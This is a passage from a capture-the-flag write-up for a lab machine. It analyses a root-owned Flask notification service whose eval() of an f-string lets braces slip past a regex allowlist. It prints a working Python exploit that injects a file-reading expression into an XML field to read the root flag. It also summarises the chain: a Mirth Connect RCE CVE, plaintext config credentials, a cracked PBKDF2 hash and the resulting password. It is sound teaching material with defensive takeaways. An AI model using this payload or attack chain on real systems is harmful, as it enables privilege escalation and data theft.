 notif.py — full source: Flask notification service, input validation, and template function
 notif.py — the /addPatient route: only localhost requests accepted, XML parsed, notification written to file
6.2 Source Code Analysis
notif.py is a Flask-based notification service that listens on 127.0.0.1:54321. Its /addPatient endpoint accepts XML POST requests, parses patient data fields, and builds a notification message.
The service applies several controls:
1
2
3
4
5
6
# Restrict to localhost only
if request.remote_addr != "127.0.0.1":
    abort(403)

# Input validation via regex allowlist
pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
The critical vulnerability is in the template rendering function:
1
return eval(f"f'''{template}'''")
This line does two dangerous things in combination. First, the user-controlled XML fields are assembled into a template string. Second, that string is passed to eval() as a dynamically constructed f-string. Python f-strings evaluate expressions inside {} at runtime — not just variable substitutions, but arbitrary Python expressions including function calls. Because the input is then eval()‘d rather than simply formatted, the evaluation has full interpreter access with no sandboxing.
The regex allowlist includes { and } , the characters required to trigger f-string expression evaluation. This makes the security control self-defeating: the validation passes input through while preserving the exact characters needed for the attack.
Since the process runs as root, any expression evaluated here runs with root privileges.
📖 Transparency note: For the privilege escalation, I initially asked an LLM to help me understand
notif.pyand craft a payload that would escalate mysedricshell to root. That approach failed. I then referenced an external write-up, which is where I learned the actual technique used here: rather than escalating to an interactive root shell, the solution is a simple targeted file read, embedding{open('/root/root.txt').read()}in the injection field. The write-up also clarified that the goal is the flag, not the shell, and thateval()with an f-string makes arbitrary Python expressions possible. The exploit script below reflects that understanding.
 Exploit.py — f-string payload script, drafted with LLM assistance
6.3 Endpoint Verification
Before sending a payload, I confirmed the endpoint was reachable and processing XML correctly with a white test:
 Initial test — confirming the endpoint is active and parsing XML
The server responded with a properly formatted patient notification, which confirmed the XML parsing was working and that user-supplied field values were reaching the template renderer.
 White test output
6.4 Exploiting the f-string eval Injection
The injection goes into the lastname field. The firstname field uses 0xNimA my nickname -_- . The lastname carries the Python expression:
Exploit — f-string expression payload in the lastname XML field
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import urllib.request

url = 'http://127.0.0.1:54321/addPatient'

payload = b"""<patient>
  <firstname>0xNimA</firstname>
  <lastname>{open('/root/root.txt').read()}</lastname>
  <sender_app>Mirth</sender_app>
  <timestamp>2026-04-09</timestamp>
  <birth_date>01/01/1990</birth_date>
  <gender>M</gender>
</patient>"""

req = urllib.request.Request(url, data=payload, headers={'Content-Type': 'application/xml'})
print(urllib.request.urlopen(req).read().decode())
When the server processes the request, it assembles the template string with our lastname value in place, then calls eval(f"f'''{template}'''"). Python encounters {open('/root/root.txt').read()} inside the f-string and evaluates it, and read the file as root. The file contents are embedded into the notification response and returned to us.
 Root flag returned inside the response — file read executed with root privileges
✅ Root flag obtained via f-string eval injection. The notification service’s own response body carried the contents of
/root/root.txt. A full root shell was unnecessary, a targeted file read through the injection achieved the objective.
Tools: Python urllib
Summary
| Step | Technique | Detail |
|---|---|---|
| Recon | JNLP inspection | Version 4.4.0 leaked via webstart.jnlp in page source |
| Foothold | CVE-2023-43208 | Unauthenticated RCE via Java deserialization in Mirth Connect API |
| Credential discovery | Config file read | Plaintext DB credentials in mirth.properties |
| Hash cracking | PBKDF2 reconstruction | Manual salt/hash split → Hashcat mode 10900 → snowflake1 |
| User flag | SSH | sedric : snowflake1 |
| Root flag | Python f-string eval injection | eval(f"f'''{template}'''") in root-owned notif.py → arbitrary file read |
Key Takeaways
Read the page source before anything else. The JNLP launcher file was linked directly in the HTML of the login page and contained the exact application version as a plaintext argument. That single observation bypassed any need for fingerprinting or guesswork and sent the engagement in the right direction immediately.
Application config files are reliable post-exploitation targets. mirth.properties stored database credentials in cleartext, a common misconfiguration in enterprise middleware, not just in CTFs!!!!!. When you have a shell on an application server, the configuration directory should be one of the first places you look.
PBKDF2 format is implementation-specific. Mirth Connect concatenates the 8-byte salt directly onto the 32-byte derived key before encoding the result as a single Base64 string. Feeding that raw value to Hashcat without understanding the structure produces nothing. Knowing the algorithm name is not enough, you need to understand the storage format to reconstruct the hash correctly.
eval() with user input is categorically dangerous. The regex allowlist in notif.py allowed { and } through, which are the exact characters needed to trigger f-string expression evaluation. The deeper lesson is that allowlist validation alone cannot make eval() safe. If the evaluation context is powerful enough, restricting characters provides only the illusion of security. The correct fix is to never pass user-controlled data into eval() or exec() under any circumstances.
A root shell is not always the objective. The goal was the root flag. A targeted file read through the injection accomplished that cleanly, without the additional complexity and noise of escalating to a full interactive root session. In real engagements, doing exactly what is needed — nothing more — is the correct approach.
References
- K3ysTr0K3R/CVE-2023-43208-EXPLOIT — PoC used in this writeup
- jakabakos/CVE-2023-43208-mirth-connect-rce-poc — alternative PoC with detection script
- HTB Interpreter Write-up (external) — referenced for understanding Mirth Connect’s PBKDF2 salt+hash storage format and the 600,000 iteration count during the hash reconstruction phase
- LLM assistance — used during the privilege escalation phase to try to understand
notif.pyand craft a payload; the attempt failed, and the actual technique was learned from the external write-up referenced above. LLM also helped me to write this post faster.